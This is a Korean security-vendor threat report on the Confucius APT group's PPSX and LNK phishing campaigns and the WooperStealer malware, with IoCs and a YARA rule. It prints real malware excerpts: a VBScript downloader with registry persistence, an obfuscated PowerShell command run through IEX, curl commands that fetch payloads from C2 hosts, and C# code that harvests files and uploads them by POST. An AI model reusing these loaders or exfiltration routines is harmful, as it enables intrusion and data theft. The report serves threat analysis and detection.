PIOLINK

Confucius 캠페인

계속해서 진화하는 공격 전술

사이버위협분석팀

2025.10

• Confucius 공격 그룹


1) 개요

Confucius 공격 그룹은 남아시아 전역에서 장기간 활동해 온 대표적인 사이버 공격 그룹으로, 2013년 처음 식별된 이후 지금까지 꾸준히 활동을 이어오고 있다. Confucius 그룹은 남아시아 지역의 국가와 밀접하게 연계된 것으로 추정되며, 공공 기관·군사 조직·방위산업체 등 전략적 가치가 높은 기관을 주요 표적으로 삼고 있다.


초기에는 스피어피싱 이메일을 통해 악성 문서를 유포하고, 이를 열람한 사용자의 시스템에서 정보를 수집하는 형태의 공격이 주를 이루었다. 그러나 시간이 지남에 따라 공격 기법이 고도화되어, 최근 발견된 캠페인에서는 AnonDoor라고 불리는 파이썬 기반의 백도어를 이용하여 지속적인 감시와 원격제어를 수행하는 형태로 전환되었다. 이러한 변화는 Confucius 그룹이 보안 기술의 발전에 맞춰 빠르게 공격 기법을 발전 시키고, 그러한 기술력이 뒷받침 된다는 것을 보여준다.

2) PPSX 파일을 이용한 공격

초기 Confucius 그룹은 피싱 메일을 이용해 공격을 진행했다. 해당 메일에는 Document.ppsx 라는 악성 파일이 첨부되어 있으며 공격자는 메일 수신자가 해당 첨부 파일을 다운로드 하도록 유도한다. 해당 ppsx 파일을 열람할 경우 "Corrupted File(손상된 파일)"이라는 페이지가 출력되며, 백그라운드에 악성 스크립트가 실행된다. 해당 파일을 압축해제 할 경우 내부의 xml 파일을 확인할 수 있다.



<그림 1> ppsx 파일 내용




<그림 2> Document.ppsx 내부 xml 파일들

• Document.ppsx

ppsx 파일 열람 시 백그라운드에서 실행되는 스크립트는 "slide1.xml.rels" 파일로 "hxxps://greenxeonsr[.]info/" 라는 C2 서버에서 mango44NX.doc 라는 파일을 다운로드 받는다.

<그림 3> C2 연결 후 추가 파일 다운로드

mango44NX.doc 파일은 지속성을 갖춘 VBScript로 열람 시 스크립트 코드가 나타난다.



<그림 4> mango44NX.doc 내부

해당 스크립트를 살펴보면 먼저 C2 서버 hxxp://greenxeonsr[.]info/Jsdfwejhrg[.]rko 에서 페이로드를 다운로드 한 후 C:₩Users₩[currenUser]₩AppData₩Local₩ 폴더 아래에 Mapistub.dll 이라는 이름으로 저장한다.

```
' Create XMLHTTP object to download the file
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.Open "GET", "https://greenxeonsr.info/Jsdfwejhrg.rko", False
objXMLHTTP.Send

Set objNetwork = CreateObject("WScript.Network")
currentUser = objNetwork.UserName
appDataFolder = "C:\Users\" & currentUser & "\AppData\Local\"
```

<그림 5> C2 서버에서 페이로드 다운로드

• Document.ppsx

Mapistub.dll 이라는 이름으로 파일을 저장한 후 해당 파일이 저장된 동일한 폴더 경로에 C:₩Windows₩System32₩fixmapi.exe 이라는 정상 파일을 Swom.exe 이라는 이름으로 복사한다.

```
' Save the file to a local directory
Set objStream = CreateObject("ADODB.Stream")
objStream.Type = 1 ' Binary data
objStream.Open
objStream.Write objXMLHTTP.responseBody
objStream.SaveToFile appDataFolder & "Mapistub.dll", 2

' 2 means overwrite the file
objStream.Close
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.CopyFile "C:\Windows\System32\fixmapi.exe", appDataFolder & "Swom.exe"
```

<그림 6> dll 파일 저장 및 fixmapi.exe 복사

마지막으로 복사한 Swom.exe 파일을 지속성 유지를 위해 레지스트리 HKCU₩SOFTWARE₩Microsoft₩Windows NT₩ CurrentVersion₩ 에 등록한다. load 값이 경로로 지정되어 있을 경우 부팅 시 자동실행 될 수 있다. 그 다음 Shell.Application을 이용해 Swom.exe를 실행한다.

```
' Set the registry key
Set objShell = CreateObject("WScript.Shell")
objShell.RegWrite "HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load", appDataFolder & "Swom.exe", "REG_SZ"

' Adjust registry path and value
ooewop = "ll.A"
bdskjfds = "ation"
sdfkh = "She"
dmsnbf = "pplic"
Set NoewirusdfjBsdf = CreateObject(sdfkh & ooewop & dmsnbf & bdskjfds )
NoewirusdfjBsdf.Open appDataFolder & "Swom.exe"
```

<그림 7> 레지스트리 등록 및 Swom.exe 파일 실행

정상 파일인 Swom.exe에 악성 dll인 Mapistub.dll이 삽입되어 실행되며, 먼저 2개의 C2 사이트(cornfieldblue[.]info, hauntedfishtree[.]info)에서 파일을 다운로드하여 로드한다.

```
    File.WriteAllText(path, "Hello, World!");
    string str = File.ReadAllText(path);
    Console.WriteLine("File Content: " + str);
}
string address = "https://cornfieldblue.info/X4FT2SXE4.tut";
bool flag2 = MSL37CNASV6324.Kroasdkjh == "Bsduwejsdfg";
if (flag2)
{
    Console.WriteLine("Example 4: LINQ Query");
    List<int> source2 = new List<int>
    {
        1,
        2,
```

<그림 8> 첫 번째 C2 사이트

- Document.ppsx

```
    };
    Console.WriteLine("Car: " + <>f__AnonymousType3.Brand + " " + <>f__AnonymousType3.Model);
    Console.WriteLine("Example 10: File Operations");
    string path3 = "example.txt";
    File.WriteAllText(path3, "Hello, World!");
    string str3 = File.ReadAllText(path3);
    Console.WriteLine("File Content: " + str3);
}
string address2 = "https://hauntedfishtree.info/NroRFGNXE4X.tut";
bool flag4 = MSL37CNASY6324.Kroasdkjh == "Bsduwejsdfg";
if (flag4)
{
    Console.WriteLine("Example 4: LINQ Query");
    List<int> source4 = new List<int>
```

<그림 9> 두번째 C2 사이트

최종적으로 다운로드 되는 악성코드는 WooperStealer로 특정 확장자를 가진 파일 형식을 수집하여 C2서버 hxxp://marshmellowflowerscar[.]info에 업로드한다.

```
string machineName = Environment.MachineName;
string userName = Environment.UserName;
string str = "__" + machineName + "__" + userName;
string stringToEscape = Class1.Wooper + str;
string address = Class1.Mor + "fo/W93CHAY486PSKFH.php";
NameValueCollection nameValueCollection = new
  NameValueCollection();
nameValueCollection.Add("value1", Uri.EscapeDataString
  (stringToEscape));
```


```
private static string Mor2 = "http:/";

// Token: 0x0400000A RID: 10
private static string Mor3 = "/marshmellowflowerscar.in";
```

<그림 10> WooperStealer

- Invoice_Jan25.pdf.lnk

3) pdf.lnk 파일을 이용한 공격

2025년 초, Confucius 그룹은 LNK 파일을 이용한 공격으로 전술을 변경했다. 확장자를 pdf.lnk로 할 경우 해당 파일은 정상 pdf 파일처럼 보이게 된다. 하지만 속성을 확인할 경우 악의적인 스크립트가 삽입되어 있는 것을 확인할 수 있다.



<그림 11> pdf.lnk 파일에 삽입된 악성 스크립트

삽입된 스크립트는 아래와 같다. C:₩Users₩[users]₩AppData₩Local 경로에 fixmapi.exe 파일을 BlueAle.exe 라는 이름으로 복사한다. 그런 다음 숫자 배열을 디코딩해 IEX로 실행한다.

```
C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩powershell.exe -C
"$pa=$env:LocalAppData;
$c=$pa+'₩BlueAle.exe';
Copy C:₩Windows₩System32₩fixmapi.exe $c;
437,455,452,446,370,383,449,370,378,374,450,435,370,381,370,377,430,447,435,450,443,453,4
54,455,436,384,438,446,446,377,379,370,372,442,454,454,450,453,396,385,385,450,439,454,45
2,443,437,441,452,439,439,448,384,443,448,440,449,385,420,418,426,408,406,389,394,425,403,
418,420,393,384,452,445,449,372,397,374,444,399,374,439,448,456,396,422,415,418,370,381,3
70,377,430,440,443,446,439,384,450,438,440,377,397,370,437,455,452,446,370,383,449,370,37
4,444,370,372,442,454,454,450,453,396,385,385,450,439,454,452,443,437,441,452,439,439,448,
384,443,448,440,449,385,404,425,416,395,428,403,418,384,452,445,449,372,397|%{$x+=[char](
$_-338)};
$x|IEX;
start$j;
Start-Sleep-Seconds5;
start$c"
```

- Invoice_Jan25.pdf.lnk

숫자 배열을 디코딩할 경우 아래와 같은 명령어가 된다. hxxps://petricgreen[.]info/RPXFD38WAPR7[.]rko에서 다운로드한 페이로드를 BlueAle.exe를 복사한 경로에 mapistub.dll로 저장한다. 또한 temp 경로에 pdf파일을 다운로드 한다.

```
curl -o ($pa + '₩mapistub.dll') "https://petricgreen.info/RPXFD38WAPR7.rko";
$j=$env:TMP + '₩file.pdf';
curl -o $j "https://petricgreen.info/BWN9ZAP.rko";
```

mapistub.dll을 실행하면 mapistub.dll 파일과 BlueAle.exe 파일을 C:₩Windows₩Task 에 복사하고 레지스트리에 추가하여 지속성을 유지한다.

```
    string sourceFileName = str4 + "\\mapistub.dll";
    string sourceFileName2 = str4 + "\\BlueAle.exe";
    str4 = "C:\\Windows\\Tasks";
    File.Copy(sourceFileName, "C:\\Windows\\Tasks\\mapistub.dll", true);
    File.Copy(sourceFileName2, "C:\\Windows\\Tasks\\BlueAle.exe", true);
}
string name = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows";
using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true))
```

<그림 12> 레지스트리 등록

Document.ppsx에서 사용했던 Mapistub.dll과 마찬가지로 2개의 C2 서버(petricgreen[.]info, sohbettr[.]info) 에서 추가 데이터를 다운로드 한다. 추가로 다운로드 되는 데이터 또한 WooperStealer로 식별되며 특정 경로에서 특정 확장자를 가진 파일들을 수집한다.

```
string userName = Environment.UserName;
string str = "C:₩₩₩Users₩₩₩" + userName;
Class1.Qpsi735Vgs(str + "₩₩OneDrive₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Documents₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Downloads₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Desktop₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Pictures₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Videos₩₩", vdsjkf765dsfjh);
Class1.Qpsi735Vgs(str + "₩₩Music₩₩", vdsjkf765dsfjh);
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    if (driveInfo.IsReady)
    {
        if (driveInfo.Name != "C:₩₩")
        {
            Class1.Qpsi735Vgs(driveInfo.RootDirectory.FullName, vdsjkf765dsfjh);
        }
        else
        {
            foreach (string text in Directory.GetDirectories(driveInfo.Name))
            {
                if (text != "C:₩₩" && text != "C:₩₩Users" && text != "C:₩₩Program Files" && text != "C:₩₩Program Files (x86)" &&
                  text != "C:₩₩Windows" && text != "C:₩₩ProgramData" && text != "C:₩₩PerfLogs")
                {
                    Class1.Qpsi735Vgs(text, vdsjkf765dsfjh);
                }
```

```
this.MdsfkjhewiursdkfH();
string[] vdsjkf765dsfjh = new string[]
{
    ".zip",
    ".rar",
    ".eml",
    ".txt",
    ".TXT",
    ".pdf",
    ".PDF",
    ".png",
    ".PNG",
```

<그림 13> 특정 확장자 파일 수집

- 결론

WooperStealer는 3개의 파라미터를 사용해 POST 요청으로 수집한 정보를 업로드 한다. value1에는 시스템 식별자, value2에는 파일경로, value3에는 파일 해시가 전송된다.

```
string s = "value1=" + Uri.EscapeDataString(stringToEscape) + "&value3=" + Uri.EscapeDataString(hash);
if (Class1.kdjfhsdf == "Nsdfyuwerjh")
{
    ValueTuple<int, int> valueTuple10 = Class1.snake.First<ValueTuple<int, int>>();
    switch (Class1.direction)
    {
```

<그림 14> 정보 전송 파라미터

```
        Class1.snake.Insert(0, valueTuple10);
        ValueTuple<int, int> valueTuple3 = valueTuple10;
        ValueTuple<int, int> valueTuple2 = Class1.food;
        if (valueTuple3.Item1 == valueTuple2.Item1 && valueTuple3.Item2 == valueTuple2.Item2)
        {
            Class1.score++;
        }
        else
        {
            Class1.snake.RemoveAt(Class1.snake.Count - 1);
        }
    }
    webClient.UploadData(address, "POST", Encoding.UTF8.GetBytes(s));
}
```

<그림 15> POST 요청으로 전송

4) 결론

현재 Confucius 그룹은 WooperStealer가 아니라 새로운 AnonDoor 파이썬 백도어를 사용하는 정황이 발견되었다. 이는 단순한 정보 수집에서 벗어나 장기적 침투와 원격제어를 통한 지속적 정보수집 전술로 초점이 이동했음을 의미한다. 파이썬 기반 백도어는 기존 시그니처 기반 탐지로 식별하기 어려운 은닉성을 가지며, LNK 등과 결합될 경우 탐지 난이도가 높아진다. 따라서 기업은 행위 기반 모니터링, 이메일, 문서 취약점 차단, 원격 코드 실행 경로에 대한 집중 점검을 통해 진화 하는 공격 전술에 대비하는 것이 바람직하다.

• Confucius 캠페인

6) IoC 정보

c91917ff2cc3b843cf9f65e5798cd2e668a93e09802daa50e55a842ba9e505de
5a0dd2451a1661d12ab1e589124ff8ecd2c2ad55c8f35445ba9cf5e3215f977e
4206ab93ac9781c8367d8675292193625573c2aaacf8feeaddd5b0cc9136d2d1
8603b9fa8a6886861571fd8400d96a705eb6258821c6ebc679476d1b92dcd09e
24b06b5caad5b09729ccaffa5a43352afd2da2c29c3675b17cae975b7d2a1e62
13ca36012dd66a7fa2f97d8a9577a7e71d8d41345ef65bf3d24ea5ebbb7c5ce1

C2 서버

greenxeonsr[.]info
cornfieldblue[.]info
hauntedfishtree[.]info
marshmellowflowerscar[.]info
petricgreen[.]info
sohbettr[.]info

• Confucius 캠페인

7) Yara Rule

```
rule WOOPERSTEALER_Stringish
{
    meta:
        author = ”piolink"
        date = "2025-10-23"
        description = "Heuristic detection: strings referencing 'Wooper' family
        severity = "high"

    strings:
        $s1 = "Wooper" ascii nocase
        $s2 = "W93CHAY486PSKFH.php" ascii nocase
        $s3 = ”Yretisdkjhsfkjfh" ascii nocase

        $c2 = "marshmellowflowerscar.info"

    condition:
        (any of ($s*)) and filesize < 50MB
}
```